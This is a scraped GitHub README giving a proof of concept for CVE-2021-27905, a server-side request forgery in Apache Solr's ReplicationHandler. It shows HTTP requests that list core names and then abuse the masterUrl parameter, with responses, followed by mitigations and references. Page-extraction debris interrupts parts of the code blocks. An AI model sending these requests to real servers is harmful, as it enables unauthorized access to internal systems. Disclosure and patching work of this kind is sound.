

Product Solutions Resources Open Source Enterprise Pricing

Search

Sign in

Sign up

murataydemir / CVE-2021-27905 Public

Notifications

Fork 1

Star 5

<> Code

Issues

Pull requests

Actions

Projects

Security

Insights

main

Go to file

<> Code

murataydemir

Update README.md

b38db23 · 3 years ago

2 Commits

README.md

Update README.md

3 years ago

README

### [CVE-2021-27905] Apache Solr ReplicationHandler Server Side Request Forgery (SSRF)

Hit Counter Platform Apache Solr

Apache Solr (stands for Searching On Lucene with Replication) is a free, open-source search engine based on the Apache Lucene library. Written in Java. Apache Solr has RESTful XML/HTTP and JSON APIs and client libraries for many programming languages such as Java, Phyton, Ruby, C#, PHP, and many more being used to build search-based and big data analytics applications for websites, databases, files, etc.

Apache Solr all versions prior to 8.8.2 (7.0.0 to 7.7.3 and 8.0.0 to 8.8.1) are vulnerable to Server Side Request Forgery (SSRF) vulnerability. Successfully exploitation of this vulnerability may lead to unauthorized actions or access to data within the organization, either in the vulnerable application itself or on other backend systems that the application can communicate with.

The ReplicationHandler (normally registered at /replication under a Solr core) has a masterUrl (also leaderUrl alias) parameter that is used to designate another ReplicationHandler on another Solr core to replicate index data into the local core. To prevent a SSRF vulnerability, Solr ought to check these parameters against a similar configuration it uses for the shards parameter. Prior to this vulnerability getting fixed, it did not.

**Proof of Concept (PoC):** In order to exploit this vulnerability, an attacker has to know the core name on Apache Solr. That's why the following request can be used for determing core name/names.

```
GET /solr/admin/cores?indexInfo=false&wt=json HTTP/1.1
Host: vulnerablehost:8983
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:87.0) G
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=UTF-8
Connection: close

{
  "responseHeader":
    {
      "status": 0,
```

About

[CVE-2021-27905] Apache Solr ReplicationHandler Server Side Request Forgery (SSRF)

Readme

Activity

5 stars

1 watching

1 fork

Report repository

Releases

No releases published


Packages

No packages published

Page 1 of 4

```

    "QTime": 0
  },
  "initFailures":
  {},
  "status":
  {
    "beliana_dev":
    {
      "name": "beliana_dev",
      "instanceDir": "/var/solr/data/beliana_dev",
      "dataDir": "/var/solr/data/beliana_dev/data/",
      "config": "solrconfig.xml",
      "schema": "schema.xml",
      "startTime": "2021-04-20T13:49:06.569Z",
      "uptime": 293226747
    },
    "beliana_prod":
    {
      "name": "beliana_prod",
      "instanceDir": "/var/solr/data/beliana_prod",
      "dataDir": "/var/solr/data/beliana_prod/data/",
      "config": "solrconfig.xml",
      "schema": "schema.xml",
      "startTime": "2021-02-02T06:07:19.668Z",
      "uptime": 6973733649
    },
    "beliana_stage":
    {
      "name": "beliana_stage",
      "instanceDir": "/var/solr/data/beliana_stage",
      "dataDir": "/var/solr/data/beliana_stage/data/",
      "config": "solrconfig.xml",
      "schema": "schema.xml",
      "startTime": "2021-02-02T06:07:19.668Z",
      "uptime": 6973733649
    }
  }
}
```



After determined core names, just select one of these and make a request to this endpoint: `/solr/{core_name}/replication/?command=fetchindex&masterUrl={ssrf_here}`

```

GET /solr/beliana_dev/replication/?command=fetchindex&masterUrl=http
Host: vulnerablehost:8983
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:87.0) G
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1

```

```

HTTP/1.1 200 OK
Cache-Control: no-cache, no-store
Pragma: no-cache
Expires: Sat, 01 Jan 2000 01:00:00 GMT

```

```



Last-Modified: Fri, 23 Apr 2021 23:16:50 GMT
ETag: "1790105893b"
Content-Type: application/xml; charset=UTF-8
Connection: close

```

```

<?xml version="1.0" encoding="UTF-8"?>
<response>
  <lst name="responseHeader">
    <int name="status">0</int>
    <int name="QTime">75</int>
  </lst>
  <str name="status">OK</str>
</response>

```



Mitigation: Any of the following are enough to prevent this vulnerability

- Upgrade to Solr 8.8.2 or greater.
- If upgrading is not an option, consider applying the patch in <https://issues.apache.org/jira/browse/SOLR-15217>
- Ensure that any access to the replication handler is purely internal to Solr. Typically, it's only accessed externally for diagnostic/informational purposes.

References:

- <https://github.com/apache/solr-site/blob/eb060a0d2cf1d31de403665407fff7a0255578ec/content/solr/security/2021-04-12-cve-2021-27905.md>
- <https://github.com/apache/solr/pull/47/files/c12bbae4da0719435cf5e19623f6dad83f0c8c65#diff->

[838f63a8d7b764661b66c758c19cfe6f3d6454b328a1b5f52f75480530b0cfe7](#)

- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-27905>
- <https://www.anquanke.com/post/id/238201>

